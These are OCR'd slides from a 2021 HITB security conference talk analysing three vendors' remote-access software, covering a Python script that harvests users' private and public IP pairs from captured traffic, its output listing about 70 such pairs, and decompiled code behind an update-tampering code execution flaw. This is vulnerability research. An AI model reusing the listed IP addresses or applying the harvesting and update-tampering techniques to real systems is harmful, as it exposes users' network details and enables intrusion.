
# Attack Surface






HITB SECCONF
AMSTERDAM - 2021

# Attack Surface






HITB SECCONF
AMSTERDAM - 2021

# Communications with Main Server

| Platform | Company A | Company B | Company C |
|---|---|---|---|
| Contents | ◦ Analyzing data that communicates with the server using Frida to hook the recv/send function<br>◦ Packet Analysis using Wireshark | ◦ Analyzing data that communicates with the server using Frida to hook the recv/send function<br>◦ Packet Analysis using Wireshark | ◦ Packet Analysis using Wireshark and API Monitor |
| Vuln. | Undiscovered | Undiscovered | ◦ Private IP exposure about connected clients |
| At | - | - | ◦ Windows Web Browser |

Unnecessary information of client can be exposure during P2P connection

# Company C

Private IP Exposure


Fig1. IP Exposure in packet


```python
import re

num_of_line = 0
num_of_ip = 0

iplist = []
newlist = []
with open("ip.txt") as f:
    for line in f:
        num_of_line += 1
        ip = re.findall(r'[0-9]+(?:\.[0-9]+){3}', line[::-1])
        if len(ip) is not 0 and ip[0] != "21.0.0.2":
            if len(ip) == 2:
                iplist.append([ip[0][::-1], ip[1][::-1]])
            num_of_ip += len(ip)

for i in iplist:
    if i not in newlist:
        newlist.append(i)

print(newlist)
print(len(newlist))
```

```
'192.168.0.35'], ['119.65.195.197', '192.168.219.111'], ['108.185.233.147', '192.168.1.17'], ['1.240.0.139', '10.51.148.198'], ['121.153.146.56', '172.30.1.19'],
['49.172.120.236', '192.168.219.181'], ['222.117.179.189', '192.168.0.2'], ['14.38.74.129', '172.30.1.27'], ['211.34.134.194', '172.31.109.11'], ['221.138.146.169',
'192.168.0.11'], ['121.130.134.49', '192.168.0.19'], ['61.98.5.120', '192.168.0.11'], ['106.241.179.118', '192.168.10.17'], ['121.154.66.100', '192.168.0.10'],
['14.43.3.212', '10.200.1.36'], ['59.14.230.19', '192.168.0.20'], ['112.163.52.230', '192.168.0.47'], ['220.116.158.88', '192.168.0.5'], ['112.186.160.144',
'172.30.1.17'], ['218.145.224.78', '192.168.0.23'], ['218.144.232.249', '192.168.0.29'], ['121.140.219.101', '192.168.0.10'], ['211.217.139.101', '192.168.1.101'],
['222.117.134.233', '192.168.0.8'], ['210.221.237.229', '192.168.1.19'], ['112.169.179.199', '172.30.1.57'], ['121.166.126.64', '192.168.0.5'], ['1.223.168.19',
'192.168.0.24'], ['175.192.219.81', '175.192.219.81'], ['211.221.173.46', '172.16.0.115'], ['59.7.120.49', '192.168.0.10'], ['114.203.35.227', '10.200.201.165'],
['222.101.202.100', '222.101.202.100'], ['59.25.126.67', '192.168.5.40'], ['118.36.122.126', '192.168.0.134'], ['175.208.212.14', '192.168.0.5'], ['211.251.171.225',
'10.100.62.135'], ['223.56.171.136', '192.168.0.17'], ['118.222.153.83', '192.168.25.38'], ['218.159.201.53', '192.168.0.4'], ['110.10.118.165', '192.168.0.2'],
['119.64.210.212', '192.168.0.23'], ['121.149.152.61', '172.30.1.20'], ['115.95.165.4', '192.168.0.8'], ['180.227.218.60', '192.168.219.102'], ['211.119.106.202',
'192.168.100.67'], ['211.219.244.75', '192.168.0.43'], ['1.220.58.76', '192.168.0.33'], ['121.154.36.125', '10.5.36.10'], ['211.220.63.4', '192.168.0.150'],
['115.21.250.126', '192.168.0.2'], ['61.96.79.68', '192.168.0.103'], ['221.163.21.162', '10.10.10.183'], ['59.29.49.18', '192.168.0.102'], ['118.221.173.36',
'10.25.67.98'], ['211.199.71.217', '211.199.71.217'], ['121.184.157.164', '172.21.156.37']]
70
```

Fig2. Collecting Private IP using python

- ✓ Information Leak
- ✓ Main server sends private IP which is unnecessary for connection.
- ✓ We could collect 70 more private IP using python in 2 hrs.


# Attack Surface






HITB SECCONF
AMSTERDAM - 2021

# Attack Surface






HITB SECCONF
AMSTERDAM - 2021

# Communications with Update Server

| Platform | Company A | Company B | Company C |
|---|---|---|---|
| Contents | ◦ Manager.exe is running in background<br>◦ When clients use the service, Manager.exe executes Updater.exe automatically<br>◦ File execute as admin | ◦ Mutated file runs as it is<br>◦ Check with directory and file name<br>◦ Update is triggered when PC is booted<br>◦ MacOS : Update server is using HTTPS | ◦ Analysis packet for update<br>◦ Update Server is using HTTP<br>◦ Trigger Update : Comparing SHA1 value in local file with the hash value from server<br>◦ Check if file is mutated through verifying digital signature |
| Vuln. | ◦ Mutate Update file and Execute | Undiscovered | ◦ Invoke downgrade to older version |
| At | ◦ Windows Web Browser | - | ◦ Windows Web Browser |

✓ Execute as admin
✓ Updater.exe is triggered automatically (No user interaction)


# Company A

Remote Code Execution as root via Update File Tampering

```
if ( !String || !wcslen(String) || wcslen(String) >= 0x1388 || a2 && wcslen(a2) >= 0x1388 )
  return 0;
snwprintf(&Buffer, 0x2710u, L"%s", String);
snwprintf(&ApplicationName, 0x2710u, L"%s", String);
if ( a2 )
  snwprintf(&Source, 0x2710u, L"%s", a2);
StartupInfo.cb = 68;
if ( wcslen(&Source) )
{
  wcscat(&Buffer, L" ");
  wcscat(&Buffer, &Source);
}
if ( wcslen(&Buffer) >= 0x104 )
  v6 = CreateProcessW(&ApplicationName, &Buffer, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation);
else
  v6 = CreateProcessW(0, &Buffer, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation);
```

